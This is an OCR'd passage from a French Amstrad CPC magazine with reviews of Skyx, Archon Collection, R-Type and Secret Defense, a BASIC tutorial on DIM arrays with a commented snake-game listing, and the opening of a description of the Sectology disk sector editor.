Difficulté : ★★★★
Appréciation : ★★★★
Machine : CPC disque

Skyx



Autrefois, cela s'appelait Qix et, du temps du Pac Man et des Galaxians, cela faisait un malheur dans les salles d'arcade. Aujourd'hui, cela s'appelle *Skyx*. Sur Amstrad.

Le principe de base du jeu original était génial de simplicité. Il s'agit de déplacer un curseur sur l'écran pour le diviser en portions. A chaque fois qu'une portion est totalement fermée, elle devient un territoire grisé, appartenant au joueur. Et quand le joueur s'est ainsi emparé d'un certain pourcentage de la superficie de l'écran, il passe au niveau suivant.



La magie entre en jeu

Skyx reprend le même fonctionnement tout en lui apportant une nouvelle dimension. D'abord, on ne déplace plus un curseur, mais un guerrier, un mage, un elfe ou un saltimbanque. Le personnage est choisi en début de jeu et possède ses caractéristiques propres. Par exemple, l'elfe est très rapide et le mage a un bouclier de protection.



Votre tâche de conquête de l'écran se complique par la présence d'ennemis nombreux et peu enclins à se laisser déraciner ! L'étincelle est redoutable : elle vous poursuit dès que vous tracez un territoire, et vous rattrape si vous le dessinez trop vaste... Un alien tout vert se balade aussi à droite et à gauche ; s'il touche le trait du territoire que vous êtes en train de délimiter, mort instantanée ! La sorcière n'est guère aimable non plus, et s'acharne à restreindre vos conquêtes.

Heureusement, il y a aussi des bonus : des pommes régénératrices, des « flums » aussi, qui apportent une vie supplémentaire. Toutefois, ce n'est pas une raison pour bondir sur tout objet qui traîne : les bouteilles de Gnaps sont très, très nuisibles...

Oh, les jolis dessins !

A surveiller, les lettres. Elles se promènent au hasard. Ramassez-les au passage, recomposez le nom du territoire que vous essayez de conquérir, et plus besoin de pourcentage de la surface (75 % exactement). Vous passez directement au niveau supérieur ! Et des niveaux, il y en a !

Chaque territoire est en fait un dessin caché que vous découvrez au fur et à mesure des territoires que vous fermez : les dessins sont superbes, et les programmeurs en ont prévu tant (autant que de niveaux) que les deux faces de la disquette en sont bourrées jusqu'à la moindre piste ! Nous nous contenterons donc d'applaudir devant cet excellent logiciel, impeccable, imaginatif, et sachant pleinement tirer parti de son auguste prédécesseur. Attention, le niveau de jeu est élevé, et on souffre dès les premiers écrans... **Patrick Garnier**



JEAN-MICHEL

PAS D'ACCORD !

Mais alors pas du tout ! D'abord, Skyx est la reprise, plus confuse, d'un très vieux jeu. Ensuite, les niveaux se succèdent *tous semblables, à l'exception du dessin de* fond, mais quelle importance ? Enfin, le maniement ne manque pas d'imperfections, qui énervent...

The Archon Collection

Un jeu unique, très original, mêle réflexion et arcade, à mi-chemin entre les Echecs et Donjons et Dragons. Invraisemblable, non ?

Le logiciel ne date pas d'hier. En effet, Electronic Arts éditait déjà ce jeu sur les anciens ordinateurs Atari aux alentours de 84... Seulement, malgré son grand succès aux USA, il n'avait jusqu'alors été adapté que sur Commodore 64. Et voici qu'Electronic Arts se décide enfin à en faire profiter les possesseurs d'Amstrad CPC. Mieux encore, le titre *Archon Collection* signifie que la disquette regroupe deux programmes à part entière, *Archon* et sa suite, *Adept*.

Baston chez les dragons

Commençons par *Archon*. A l'écran, une sorte de damier, où vont s'affronter les forces de la Lumière et de l'Obscurité. On choisit son camp, on peut jouer contre l'ordinateur ou contre un ami. Les pièces de chacun sont bizarres... Les voici en vrac : sorcière, enchanteur, licorne, golem, troll, djinn, dragon, walkyrie, phœnix, mandragore, chevalier, goblin, etc !

Certaines pièces marchent, et sont donc bloquées par les autres, d'autres volent, et se déplacent assez librement, d'autres enfin se téléportent, et vont donc où elles veulent. En outre, chacune a des pouvoirs bien particuliers, qui lui donnent son intérêt stratégique. Le déroulement de la partie apparaît banal. On choisit une de ses pièces avec un curseur et on la déplace (joystick). Puis, l'adversaire fait de même.

Mais déjà une nouvelle bizarrerie surprend : le damier change de couleur à chaque tour ! En fait, la moitié de ses cases vire progressivement du blanc au noir en passant par diverses couleurs intermédiaires... C'est très important. Car une pièce de l'Obscurité est d'autant plus forte que sa case est foncée, et inversement pour les pièces de la Lumière. En plaçant ses troupes, il faut donc déjà calculer avec les variations des cases... Autre bizarrerie, cinq cases clignotent. Ce sont les cases du Pouvoir, le premier joueur qui les occupera toutes simulanément aura gagné. Mais encore ? Déplaçons un de nos goblins sur un phœnix de l'adversaire... Changement instantané d'écran, on passe en affichage de combat. Le jeu devient arcade, il s'agit d'éliminer la pièce adverse en réduisant à rien sa barre d'énergie.

Certains combats sont déséquilibrés, il faut apprendre à les connaître, car chaque pièce a son type d'arme. Le goblin par exemple combat au contact, avec une massue. Le phoenix, lui, lance des flammes à distance. Le goblin a donc toutes les chances de perdre, sauf s'il sait se faufiler derrière les obstacles du champ de combat pour se rapprocher sans se faire griller... Le gagnant survivra et restera seul dans la case. Toutefois, le programme gère la perte d'énergie que le combat lui a infligé. Et rien ne prouve qu'une seconde attaque de goblin ne viendra pas à bout du phœnix bien fatigué...

Magie à gogo !

Pour compliquer encore le jeu, il existe des sorts que votre magicien ou votre sorcière peuvent invoquer, au lieu de jouer. Sort pour guérir une pièce affaiblie, sort pour intervertir deux pièces, sort pour en téléporter une, sort pour créer une nouvelle pièce, dite *elemental*, qui ne fera qu'un combat puis disparaîtra, sort pour emprisonner une pièce, etc. etc.


Adept, suite d'*Archon*, reprend les mêmes principes, mais sur un nouveau damier, divisé en cases de feu, de terre, d'air, et d'eau, et avec seulement des sorciers en guise de pièces, qui créent des monstres et invoquent des sorts à chaque tour. Le jeu est aussi stratégique, aussi complexe, et peut-être encore plus fou.

Il ne faut pas vous faire d'illusions. A la première partie d'*Archon* ou d'*Adept*, vous serez noyé et ferez n'importe quoi. À la seconde, gagnerez quelques combats. À la troisième, vous entreverrez quelques subtilités. Puis, vous comprendrez vite que les gens d'Electronic Arts ont inventé là un programme fabuleux ! De plus, toutes les pièces, pourtant si nombreuses, sont nettement différenciées par un graphisme de premier ordre. Par contre, les phases de combat sont graphiquement un peu sommaires... On notera encore que l'ordinateur joue très bien.

Cette *Archon Collection* semble d'un intérêt inépuisable, dont *Adept* est un jeu indépendant, avec sa stratégie personnelle. A acheter tout de suite.

Jean-Michel

Editeur : Electronic Arts
Genre : réflexion/arcade
Graphisme : ★★★
Son : ★★
Intérêt : ★★★★★
Difficulté : ★★★★★
Appréciation : ★★★★★
Machine : CPC




BERNARD


ENCORE PLUS !

Si les séquences de combat avaient été plus riches sur le plan graphique, et les sprites plus gros, la féerie eût été complète ! Evidemment, les gros bras purs et durs seront mieux servis sur Barbarian !



R-Type





Dans la lignée des *Salamander* et autres, un grand shoot them up à scrolling horizontal et monstres fantastiques.
Vous voyez déjà l'écran, à gauche votre vaisseau, allongé, élégant, entraîné vers un monde hostile par un inexorable et néanmoins moelleux *scrolling horizontal*. Bouton de tir pour tirer, joystick pour monter ou descendre, ou encore pour devancer l'arrivée de l'ennemi.
Justement, il arrive ! Pas le temps de faire des politesses, il arrive nombreux, et groupé. Le tir part bien, nerveux, rapide, et cause des dégâts considérables ; les explosions des aliens sont réjouissantes pour l'œil comme pour l'oreille.
Certains d'entre eux dissimulent des bonus dans leur soute, qu'ils laissent tomber quand ils sont touchés. Vous pourrez ainsi équiper votre vaisseau de lasers à tir multiple, de bombes, ou de soucoupes auxiliaires qui, collées à lui, le protègent et tirent avec lui.

Du tout bon !

Un secours indispensable, car le champ de manœuvres a tendance à se rétrécir, et des canons apparaissent au sol et au plafond, dispensant un tir croisé au milieu duquel il est difficile de se faufiler sans dommage...
Des jeux comme *R-Type*, on en a vu beaucoup, et sur *beaucoup de micros*. Mais sur Amstrad CPC, ce n'est pas loin d'être le meilleur. Le graphisme est d'une rare variété ; certains monstres vous coupent le souffle, comme cette espèce de ver géant qui forme une boucle tournante au milieu de laquelle il faut se glisser, effroyable. Quant à l'animation, elle est techniquement parfaite, excellent scrolling, sprites nombreux se déplaçant sans heurts, gestion des collisions impeccable. On se régale !
Comme en plus, on peut reprendre la partie depuis le niveau où l'on a échoué, c'est parfait, on n'arrive plus à s'en arracher ! Jeu dangereux...

Jean-Claude


Editeur : Electric Dreams
Genre : arcade
Graphisme : ★★★★★
Son : ★★★★
Intérêt : ★★★★
Difficulté : ★★★★
Appréciation : ★★★★★
Machine : CPC

Secret Defense

Sujet d'actualité, le docteur Mack Adam met au point des armes chimiques pour les Lybiens ! Les renseignements généraux font appel à vous...
Vous devez fouiller la villa du docteur en son absence. Vous êtes devant la porte, comme vous le montre un tiers d'écran mignonnement dessiné. Le plan de la villa occupe un autre tiers. Le troisième tiers est réservé à un menu qui regroupe toutes les actions possibles dans chaque lieu. Sélectionnez l'action au joystick, appuyez sur le bouton feu, et voyez ce qui se passe. Des messages déroulants complètent l'aventure.
Donc, votre choix est très réduit, car il n'y a jamais plus de cinq ou six options. Vous êtes devant une poubelle. Vous choisissez « Ouvrir poubelle », puis « Fouiller poubelle », puis « Prendre barre métallique ». C'est cousu de fil blanc, et du très gros ! Et tout est dans le même genre : « Fouiller tiroir », « Ouvrir porte », etc. C'est donc incroyablement simple, et *sans aucun intérêt déductif*. Quasiment le contraire d'un jeu d'aventures !
Evidemment, pour vous éliminer, il a fallu recourir à des procédés déloyaux. Exemple, « Ouvrir le tiroir du haut » vous fait mordre par un scorpion, adios ! Autre exemple, « Attraper le lustre », il vous tombe sur la tête, adios ! Pire, « Retenir sa respiration »...et vous mourez d'asphyxie, incroyable mais vrai ! En fait, *Secret Defense* serait un jeu d'aventures idéal pour les plus jeunes *(10-12 ans) si son thème* (armes chimiques) et certaines actions (tirer une balle dans la tête du serviteur lybien) ne rendaient pas l'ambiance un peu lourde... En outre, le champ d'exploration est tout petit : douze lieux ou pièces, pas plus ! Un jeu-apéritif ?

Alain Skipbo



Editeur : Loriciels
Graphisme : ★★★
Son : ★★
Intérêt : ★★
Difficulté : ★
Appréciation : ★★
Machine : CPC

LES COURS DU PROFESSEUR ALI GATOR



LES TABLEAUX DIM

Parmi les éléments essentiels d'une programmation Basic avancée, figurent en bonne place la maîtrise et l'exploitation des tableaux DIM. Une bonne connaissance des règles qui les régissent, vous permettra d'en tirer le meilleur parti.

DEBAT SUR LES DIM

Le rôle des DIM est de faciliter la gestion d'un nombre important de variables et de les regrouper sous le même nom.

Soit tous les élèves d'une classe. Groupons-les dans un DIM NOM$(20). Nous obtenons ainsi Nom$(1)="DURAND", NOM$(2)="DUPONT", etc., c'est-à-dire des variables indicées.

Il existe trois sortes de tableaux DIM : ceux qui contiennent des chaînes de caractères, ceux qui travaillent avec des nombres entiers et ceux dédiés aux nombres réels.

Les tableaux DIM doivent être déclarés en début de listing. Si le nombre d'éléments à traiter est inférieur à 10, il n'est pas nécessaire de déclarer ce tableau. Attention ! Tout dépassement de cette limite affichera un péremptoire *SUBSCRIPT OUT OF RANGE.*

I — La taille en mémoire

Un des facteurs à considérer, *est la taille qu'occupe un tableau* en mémoire. Pour calculer cet espace, il faut évidemment connaître le nombre d'éléments que peut contenir ledit tableau. À votre avis combien de variables peut-on stocker dans un DIM chif(50) ? Vous avez répondu 50 ? Tout faux ! Il y en a 51, car la variable CHIF(0) peut elle aussi contenir un élément. Si l'écart ne porte pas à conséquence avec un tableau à une colonne, il n'en est pas de même avec un DIM à deux colonnes ; exemple :

Un DIM chif(40,4) ne comporte pas 40 x 4 = 160 éléments mais peut stocker jusqu'à 41 x 5, soit 205 éléments. Maintenant que nous connaissons le nombre d'éléments ou de cases contenus dans notre tableau, essayons de calculer les octets qui lui seront réservés en mémoire. Si vous travaillez avec des entiers (pas de chiffre après la virgule), vous avez tout intérêt à déclarer votre tableau comme tel. C'est le signe « % » qui est utilisé dans ce cas. Ce qui nous donne :

DIM Chif%(40,4)

Un tableau ne contenant que des entiers nécessite deux octets par case.

Soit 41 x 5 x 2 = 410 octets pour notre tableau.

Un tableau non déclaré comme contenant des entiers, *sera considéré par l'ordinateur* comme contenant des réels. Cinq octets par élément seront réservés dans la RAM. C'est-à-dire 41 x 5 x 5 = 1025 octets ; soit 1 k de mémoire pour un malheureux petit tableau. Encore heureux qu'il ne soit pas en trois dimensions...

Pour un DIM contenant des chaînes de caractères le problème est un peu différent. L'ordinateur réserve d'office trois octets en mémoire par *case. La première contient* le nombre de caractères de la chaîne (pas plus de 256) et les deux autres, l'adresse où est stockée cette chaîne. Sachez que le changement du contenu d'une chaîne en cours de programme, fait subsister l'ancienne en mémoire :

DIM NOM$(20):NOM$(1)="JACQUES":NOM$(1)="CLAUDE"

Bien que "CLAUDE" ait remplacé "JACQUES", la variable "JACQUES" est toujours en RAM. Où ? C'est l'affaire de votre CPC. Un PRINT FRE("") peut faire le ménage mais suivant le nombre de déchets à traiter, cela peut prendre du temps.

Avant de clore ce chapitre, ouvrons une petite parenthèse *à propos des entiers. Si vous* réalisez un programme n'utilisant que des entiers comme variables, pourquoi ne pas commencer le listing par un DEFINT A-Z ? À partir de ce moment, le « % » après les variables n'est plus nécessaire et votre programme gagne en espace mémoire et surtout en rapidité. Une boucle de tempo du genre

FOR H=1 TO 2000:NEXT

verra sa vitesse augmentée de 25 à 30 % et il en sera de même pour tous les calculs effectués par l'ordinateur.

II — Les trois dimensions des DIM

Les tableaux DIM peuvent avoir jusqu'à trois dimensions. Pour bien se les représenter, rien de tel que d'y associer une image.

— Un DIM chif(100) n'est ni plus ni moins qu'une colonne de 101 variables numériques empilées les unes sur les autres (comme une pile de jetons).

— Un DIM chif(100,4), c'est un peu comme une feuille de papier avec lignes et colonnes. Dans beaucoup de jeux réalisés par votre serviteur, est utilisé un DIM jeu(40,25) qui représente dans mon esprit fécond, la taille de l'écran en mode 1. C'est dans ce tableau que sont gérés *la création* des décors et les tests de collisions (le listing qui suit en est un bon exemple).

— Avec un DIM chif(100,4,5) on atteint la troisième dimension. Il vous suffit d'imaginer plusieurs feuilles de papier empilées les unes sur les autres. Dans notre exemple, six feuilles (ne pas oublier l'indice 0) de 101 lignes sur 5 colonnes chacune.

III — Généralités

Lorsqu'un tableau n'est plus nécessaire, l'ordre ERASE permet de l'effacer. On récupère ainsi l'espace mémoire qu'il occupait, mais disparaissent avec lui toutes les varia-

bles qui y étaient stockées. Il est également possible de traiter des variables numériques dans un DIM pour chaînes de caractères au prix de quelques acrobaties avec des VAL et des STR$. Pourtant, cela est à déconseiller pour des raisons de clarté et de gain en mémoire.

Vous êtes instituteur et désirez créer un tableau pour stocker les notes de vos élèves. Vous faites DIM NOTE$(20,6), afin de réserver la colonne zéro pour le noms des élèves et les autres pour les notes de six matières (calcul, lecture, etc.). C'est une erreur !

Il est préférable, pour une optimisation de votre programme, de créer deux tableaux DIM. Un DIM NOM$(20) pour le nom des élèves et un DIM NOTE(20,5) destiné au stockage des résultats de ces chères têtes blondes.

Pour aujourd'hui, nous nous en tiendrons là, conscients malgré tout de n'avoir soulevé qu'un coin du voile et d'avoir laissé bien des aspects dans l'ombre ; ne serait-ce que l'utilisation des DIM pour la constitution des données dans les fichiers ASCII. Mais ce sujet, méritant à lui seul une leçon entière, sera abordé un de ces prochains mois.

LE BOA

La récréation de ce mois-ci est la énième version de la fameuse chenille, ancêtre des jeux d'arcade au même titre que *Pac Man*. Le thème archi-connu est des plus simples. Afin de croître démesurément, un boa affamé doit engloutir de malheureux pygmées en évitant de se mordre la queue et de heurter les limites du cadre.

I — Le menu carrefour

Même principe de menu déjà utilisé dans le programme du mois précédent, avec toutefois une petite différence. Le menu du départ selectionnait une série de caractères ASCII sur lesquels le programme effectuait ensuite ses tests de direction. Ici, ce n'est pas le cas. Suivant votre choix, ce seront les positions géographiques du joystick ou des touches fléchées qui seront considérées. L'identification des variables s'effectue en ligne 370 ou 420.

Le joystick est pris en compte par défaut (ligne 210), en cas d'accès direct au jeu sans passer par la sélection. Vous remarquerez aussi en ligne 120, le DEFINT A-Z dont nous venons de préciser l'utilité.

II — Variables de base

Ligne 550 : DIM ecran(40,24). 40 colonnes sur 24 lignes ; la taille de l'arène de jeu. La ligne 25 étant réservée aux scores. Chaque élément du jeu (mur, homme, boa) aura sa représentation numérique dans ce tableau. Après chaque déplacement, une remise à jour du tableau sera effectuée.

Lignes 560 et 570 : deux grands DIM dans lesquels seront stockées les positions X et Y de la queue et de la tête du boa. Heureusement que le jeu est très court car la place nécessaire pour ces deux tableaux est de l'ordre de 16 k.

Lignes 640 et 650 : deux variables faites de caractères de contrôle, permettent le passage au mode transparent pour TR$ et le retour à la normale pour NR$.

III — Dessin du tableau

Tracé du cadre grâce à deux boucles. La variable TR$ nous permet la superposition de deux caractères ASCII de couleur différente. Dans notre tableau ECRAN, les cases correspondant aux murs sont mises à 1.

Ligne 900 : inscription de la ligne des scores.

IV — Routine principale

Ligne 970 : vide buffer clavier (équivaut à CLEAR INPUT pour 6128).

Ligne 980 : attend une touche. À partir de ce moment, le boa ne s'arrêtera plus avant la fin de la partie.

Lignes 1000 à 1150 : en fonction du sens de déplacement les positions X et Y sont rafraîchies. On conserve dans X1 et Y1 l'avant-dernière position.

Lignes 1160 à 1360 : affichage du boa.
Lignes 1170 et 1180 : affichage de la tête en X, Y et remplacement de la tête par un maillon du corps à son ancienne position X1, Y1.
Lignes 1200 et 1210 : test dans tableau Ecran pour voir si une collision a eu lieu avec un élément. Non. Donc, on rafraîchit le tableau avec nouvelle position de la tête.
Lignes 1220 à 1280 : si le boa est en cours d'agrandissement (état de la variable PAS), on boucle très vite sur un nouveau test de déplacement. Dans tous les cas, les valeurs de X et Y sont stockées dans les deux grands tableaux (PLACE X, PLACEY). La variable TETE est elle aussi toujours incrémentée.
Lignes 1290 à 1290 : le boa n'est pas en cours d'agrandissement. Il faut donc effacer le dernier maillon. On récupère sa position X, Y dans les deux tableaux grâce à la variable QUEUE. La différence entre les variables TETE et QUEUE donne la longueur du boa.

V — Test de collision

Si la nouvelle position X, Y de la tête dans le DIM Ecran est différente de 0, c'est qu'elle a heurté un obstacle.
Lignes 1440 à 1460 : c'est un mur....perdu.
Lignes 1470 à 1490 : c'est sa propre queue.... encore perdu.
Ligne 1500 : c'est un pygmée.... Bravo.
Ligne 1510 : PAS = 5 pour que la queue s'agrandisse. L'emplacement du pygmée dans le DIM écran est remis à zéro.
Ligne 1520 : gosub placer un nouveau pygmée.
Ligne 1530 : vous avez le droit à un peu plus de temps. Je suis trop bon avec vous.
Ligne 1540 : le score augmente.

VI — Perdu

Lignes 1640 et 1650 : na na na... na nère...
Lignes 1670 à 1690 : efface les DIM et l'arène de jeu. Voir si vous avez battu votre record et en avant pour de nouvelles aventures.

VII — Placer cible

Tirage au sort de l'emplacement du pygmée, avec vérification si cet endroit est déjà occupé.

VIII — Visu Dim Ecran

Ces lignes n'ont aucune incidence sur le déroulement du programme, mais elles permettent à tout moment de visualiser l'état du tableau Ecran. Pour cela, en cours de partie, faites un BREAK et GOTO 1870. Le contenu du tableau sera entièrement affiché et vous reconnaîtrez sans peine les divers éléments du jeu.

Voilà. Lors de notre prochaine rencontre, nous parlerons des DATAS. Le jeu proposé ressemblera beaucoup à celui-ci, mais notre boa évoluera cette fois dans un labyrinthe à la recherche de fioles d'élixir.

Claude Le Moullec

```
10 REM ::::::::::::::::::::::              [1674]
20 REM :                      :            [419]
30 REM :       AM-MAG         :            [1148]
40 REM :         et           :            [504]
50 REM :     ALI GATOR        :            [1426]
60 REM :                      :            [419]
70 REM :     presentent       :            [1423]
80 REM :                      :            [419]
90 REM :       LE BOA         :            [319]
100 REM:                      :            [419]
110 REM::::::::::::::::::::::              [1674]
120 DEFINT A-Z                             [553]
130 SYMBOL 255,124,206,222,222,222,        [2487]
222,192,124
140 REM::::::::::::::::::::::              [1674]
150 REM:                      :            [419]
160 REM:  MENU CARREFOUR      :            [1291]
170 REM:                      :            [419]
180 REM::::::::::::::::::::::              [1674]
190 BORDER 0:MODE 1:INK 0,0:INK 1,2        [1579]
6:INK 2,6:INK 3,18
200 WINDOW #2,12,28,7,14:CLS               [1646]
210 GA=74:DA=75:HA=72:BA=73                [1923]
220 PEN 3:LOCATE 11,6:PRINT STRING$        [11108]
(20,"*"):LOCATE 11,16:PRINT STRING$
(20,"*"):FOR h=7 TO 15:LOCATE 11,h:
PRINT "*":LOCATE 30,h:PRINT"*":NEXT
230 PEN 2:LOCATE 15,8:PRINT"JEU"           [1769]
240 LOCATE 15,11:PRINT"CURSEUR"            [1864]
250 LOCATE 15,14:PRINT"JOYSTICK"           [1291]
260 x=1:LOCATE 15,8:PRINT CHR$(24)+        [2450]
"JEU           "+CHR$(24)
270 a$=INKEY$:IF a$="" THEN 270            [1338]
280 IF a$=" " THEN 300                     [670]
290 IF a$=CHR$(13) THEN 350                [604]
300 X=X+1:IF X=4 THEN X=1                  [1795]
310 ON x GOTO 320,330,340                  [1072]
320 LOCATE 15,14:PEN 2:PRINT"JOYSTI        [6914]
CK     ":LOCATE 15,8:PRINT CHR$(24)+
"JEU           "+ CHR$(24):GOTO 270
330 LOCATE 15,8:PRINT"JEU              "   [4486]
:LOCATE 15,11:PRINT CHR$(24)+"CURSE
UR      "+CHR$(24):GOTO 270
340 LOCATE 15,11:PRINT "CURSEUR            [4862]
 ":LOCATE 15,14:PRINT CHR$(24)+"JOY
STICK    "+ CHR$(24):GOTO 270
350 ON x GOTO 460,370,410                  [1046]
360 REM:::   CURSEUR   ::::                [433]
370 GA=8:DA=1:HA=0:BA=2                    [1520]
380 CLS #2:PEN 1:LOCATE 20,11:PRINT        [2300]
 "OK"
390 FOR t=1 TO 2000:NEXT                   [1608]
400 CLS #2:GOTO 220                        [329]
410 REM:::   JOYSTICK  ::::                [681]
420 GA=74:DA=75:HA=72:BA=73                [1923]
430 CLS #2:PEN 1:LOCATE 20,11:PRINT        [2300]
 "OK"
440 FOR t=1 TO 2000:NEXT                   [1608]
450 CLS #2:GOTO 220                        [329]
460 REM ::::::::::::::::::::::             [1691]
470 REM :                     :            [419]
480 REM : VARIABLES DE BASE   :            [2081]
490 REM :                     :            [419]
500 REM ::::::::::::::::::::::             [1691]
510 MODE 1:BORDER 1:INK 0,1:INK 1,2        [3420]
1:INK 2,6:INK 3,26
520 rec=0                                  [454]
530 sc=0                                   [288]
540 x=20:y=13                              [802]
550 DIM ecran(40,24)                       [1220]
560 DIM placex(4000)                       [503]
570 DIM placey(4000)                       [691]
580 pas=5                                  [593]
590 tete=1                                 [682]
600 queue=0                                [487]
610 temps=150:tp=temps                     [1441]
620 placex(1)=20                           [475]
630 placey(1)=13                           [561]
640 tr$=CHR$(22)+CHR$(1)                   [806]
650 nr$=CHR$(22)+CHR$(0)                   [700]
660 tete$=CHR$(202)                        [1911]
670 corp$=CHR$(255)                        [206]
680 queue$=CHR$(32)                        [1608]
690 man$=CHR$(248)                         [480]
700 WINDOW #1,2,39,2,23                    [1274]
710 REM ::::::::::::::::::::::             [1691]
720 REM :                     :            [419]
730 REM :  DESSIN TABLEAU     :            [1952]
740 REM :                     :            [419]
750 REM ::::::::::::::::::::::             [1691]
760 PRINT tr$:FOR h=1 TO 40:PEN 1          [864]
770 LOCATE h,1:PRINT CHR$(143)             [1419]
780 LOCATE h,24:PRINT CHR$(143)            [1038]
790 PEN 2:LOCATE h,1:PRINT CHR$(233        [2763]
)
800 LOCATE h,24:PRINT CHR$(233)            [866]
810 ecran(h,1)=1:ecran(h,24)=1:NEXT        [2060]
820 FOR h=2 TO 23:PEN 1                    [1079]
830 LOCATE 1,h:PRINT CHR$(143)             [1586]
840 LOCATE 40,h:PRINT CHR$(143)            [1336]
850 PEN 2:LOCATE 1,h:PRINT CHR$(233        [1704]
)
860 LOCATE 40,h:PRINT CHR$(233)            [1669]
870 ecran(1,h)=1:ecran(40,h)=1:NEXT        [1613]
880 LOCATE 10,10:PRINT nr$                 [702]
890 PEN 1:LOCATE x,y:PRINT tete$           [1662]
900 PEN 3:LOCATE 1,25:PRINT"SCORE :        [4099]
   TEMPS :       RECORD :";:PEN 2:P
RINT rec
910 GOSUB 1760                             [875]
920 REM ::::::::::::::::::::::             [1691]
930 REM :                     :            [419]
940 REM : ROUTINE PRINCIPALE:              [2225]
950 REM :                     :            [419]
960 REM ::::::::::::::::::::::             [1691]
970 WHILE INKEY$<>"":WEND                  [1786]
980 CALL &BB18:sens=4                      [933]
990 IF INKEY(HA)=0 THEN sens=1:GOTO        [625]
 1030
1000 IF INKEY(BA)=0 THEN sens=3:GOT        [2276]
0 1030
1010 IF INKEY(GA)=0 THEN sens=4:GOT        [1544]
0 1030
1020 IF INKEY(DA)=0 THEN sens=2            [1252]
1030 ON sens GOTO 1050,1080,1110,11        [1609]
40
1040 REM ::::      HAUT     ::::           [659]
1050 x1=x:y1=y                             [650]
1060 y=y-1:GOTO 1170                       [1574]
1070 REM ::::    DROITE     ::::           [664]
1080 x1=x:y1=y                             [650]
1090 x=x+1:GOTO 1170                       [1477]
1100 REM ::::      BAS      ::::           [755]
1110 x1=x:y1=y                             [650]
1120 y=y+1:GOTO 1170                       [1487]
1130 REM ::::    GAUCHE     ::::           [1242]
1140 x1=x:y1=y                             [650]
1150 x=x-1:GOTO 1170                       [1567]
1160 REM ::::  AFFICHAGE  ::::             [941]
1170 PEN 1:LOCATE x,y:PRINT tete$          [1662]
1180 PEN 2:LOCATE x1,y1:PRINT corp$        [1730]
1190 SOUND 1,20,1                          [1153]
1200 IF ecran(x,y)<>0 THEN 1420            [1576]
1210 ecran(x,y)=2                          [510]
1220 tete=tete+1                           [1199]
1230 placex(tete)=x                        [1055]
1240 placey(tete)=y                        [1059]
1250 IF pas>0 THEN 1260 ELSE 1290          [961]
1260 pas=pas-1                             [1473]
1270 FOR t=1 TO 50:NEXT                    [997]
1280 GOTO 990                              [502]
1290 queue=queue+1                         [965]
1300 qx=placex(queue)                      [1955]
1310 qy=placey(queue)                      [1118]
1320 ecran(qx,qy)=0                        [638]
1330 LOCATE qx,qy:PRINT queue$             [1359]
1340 tp=tp-1:PEN 2:LOCATE 19,25:PRI        [2007]
NT tp
1350 IF tp=0 THEN GOTO 1570                [625]
1360 GOTO 990                              [502]
1370 REM ::::::::::::::::::::::            [1691]
1380 REM :                     :           [419]
1390 REM : TESTS COLLISION     :           [2354]
1400 REM :                     :           [419]
1410 REM ::::::::::::::::::::::            [1691]
1420 A=ECRAN(X,Y)                          [904]
1430 ON A GOTO 1450,1480,1510              [1200]
1440 REM :::: AVEC UN MUR ::::             [974]
1450 LOCATE 14,22:PRINT "AIE ! Ma t        [2196]
ete ...."
1460 GOSUB 1640                            [819]
1470 REM ::::AVEC SA QUEUE::::             [1403]
1480 LOCATE 14,22:PRINT "AIE ! Ma q        [2227]
ueue ...."
1490 GOSUB 1640                            [819]
1500 REM ::::     MANGE       ::::         [537]
1510 pas=5:ecran(x,y)=0                    [1273]
1520 GOSUB 1760                            [875]
1530 temps=temps+10:tp=temps               [1531]
1540 sc=sc+1:PEN 2:LOCATE 8,25:PRIN        [1281]
T sc
1550 GOTO 1170                             [305]
1560 REM ::::PLUS DE TEMPS::::             [1574]
1570 LOCATE 5,22:PRINT "L'heure du         [4794]
repas est passee...."
1580 REM ::::::::::::::::::::::            [1691]
1590 REM :                     :           [419]
1600 REM :        PERDU        :           [934]
1610 REM :   nouveau depart    :           [1231]
1620 REM :                     :           [419]
1630 REM ::::::::::::::::::::::            [1691]
1640 SOUND 1,239,20,6:SOUND 1,0,2,6        [3913]
:SOUND 1,239,20,6:SOUND 1,319,20,6
1650 SOUND 1,213,20,6:SOUND 1,239,4        [2551]
0,6:SOUND 1,319,20,6
1660 FOR t=1 TO 2000:NEXT                  [1608]
1670 ERASE ecran,placex,placey             [1961]
1680 IF sc>rec THEN rec=sc                 [687]
1690 CLS #1:GOTO 530                       [521]
1700 END                                   [110]
1710 REM ::::::::::::::::::::::            [1691]
1720 REM :                     :           [419]
1730 REM :   PLACER CIBLE      :           [1328]
1740 REM :                     :           [419]
1750 REM ::::::::::::::::::::::            [1691]
1760 mx=INT(RND*36)+1                      [816]
1770 my=INT(RND*20)+2                      [1207]
1780 IF ecran(mx,my)<>0 THEN 1760          [1207]
1790 PEN 3:LOCATE mx,my:PRINT man$         [1634]
1800 ecran(mx,my)=3                        [268]
1810 RETURN                                [555]
1820 REM ::::::::::::::::::::::            [1691]
1830 REM :                     :           [419]
1840 REM :  VISU DIM ECRAN     :           [836]
1850 REM :                     :           [419]
1860 REM ::::::::::::::::::::::            [1691]
1870 MODE 2:PEN 1:FOR h=1 TO 24:FOR        [3083]
 g=1 TO 40
1880 a=ecran(g,h)                          [1005]
1890 PRINT USING "#";a;                    [1131]
1900 NEXT:PRINT:NEXT                       [1354]
```




Véritable éditeur de secteurs en langage machine (reconnaissant les disquettes format Data/Vendor de neuf secteurs et quarante-quatre pistes maximum), ce logiciel n'est pas sans rappeler le module « éditeur » du puissant et célèbrissime Discology, ce qui est tout à son bonneur. Ainsi vous sont acquises les joies de l'exploration et du bidouillage sectoriel, telles l'octroi de vies dans un jeu...



SECTOLOGY

VERSION 1.0



Déplacements : touches fléchées
Retour basic : touche ESC
Validation : touche COPY ou ENTER

Courant
Accès à l'éditeur. Modifiez un octet en déplaçant le curseur jusqu'à l'adresse voulue et entrez la nouvelle valeur hexadécimale. Un caractère peut être rentré directement en positionnant le curseur dans la partie graphique (droite) de l'éditeur. Retour au choix des options par COPY ou ENTER.

Piste
Sont réclamés, le numéro de la piste en décimal (0 à 43) et le numéro du secteur en hexadécimal (les valeurs sont indiquées dans une petite fenêtre). Généralement, vous n'entrerez pas un numéro de piste supérieur à 39.

Précédent
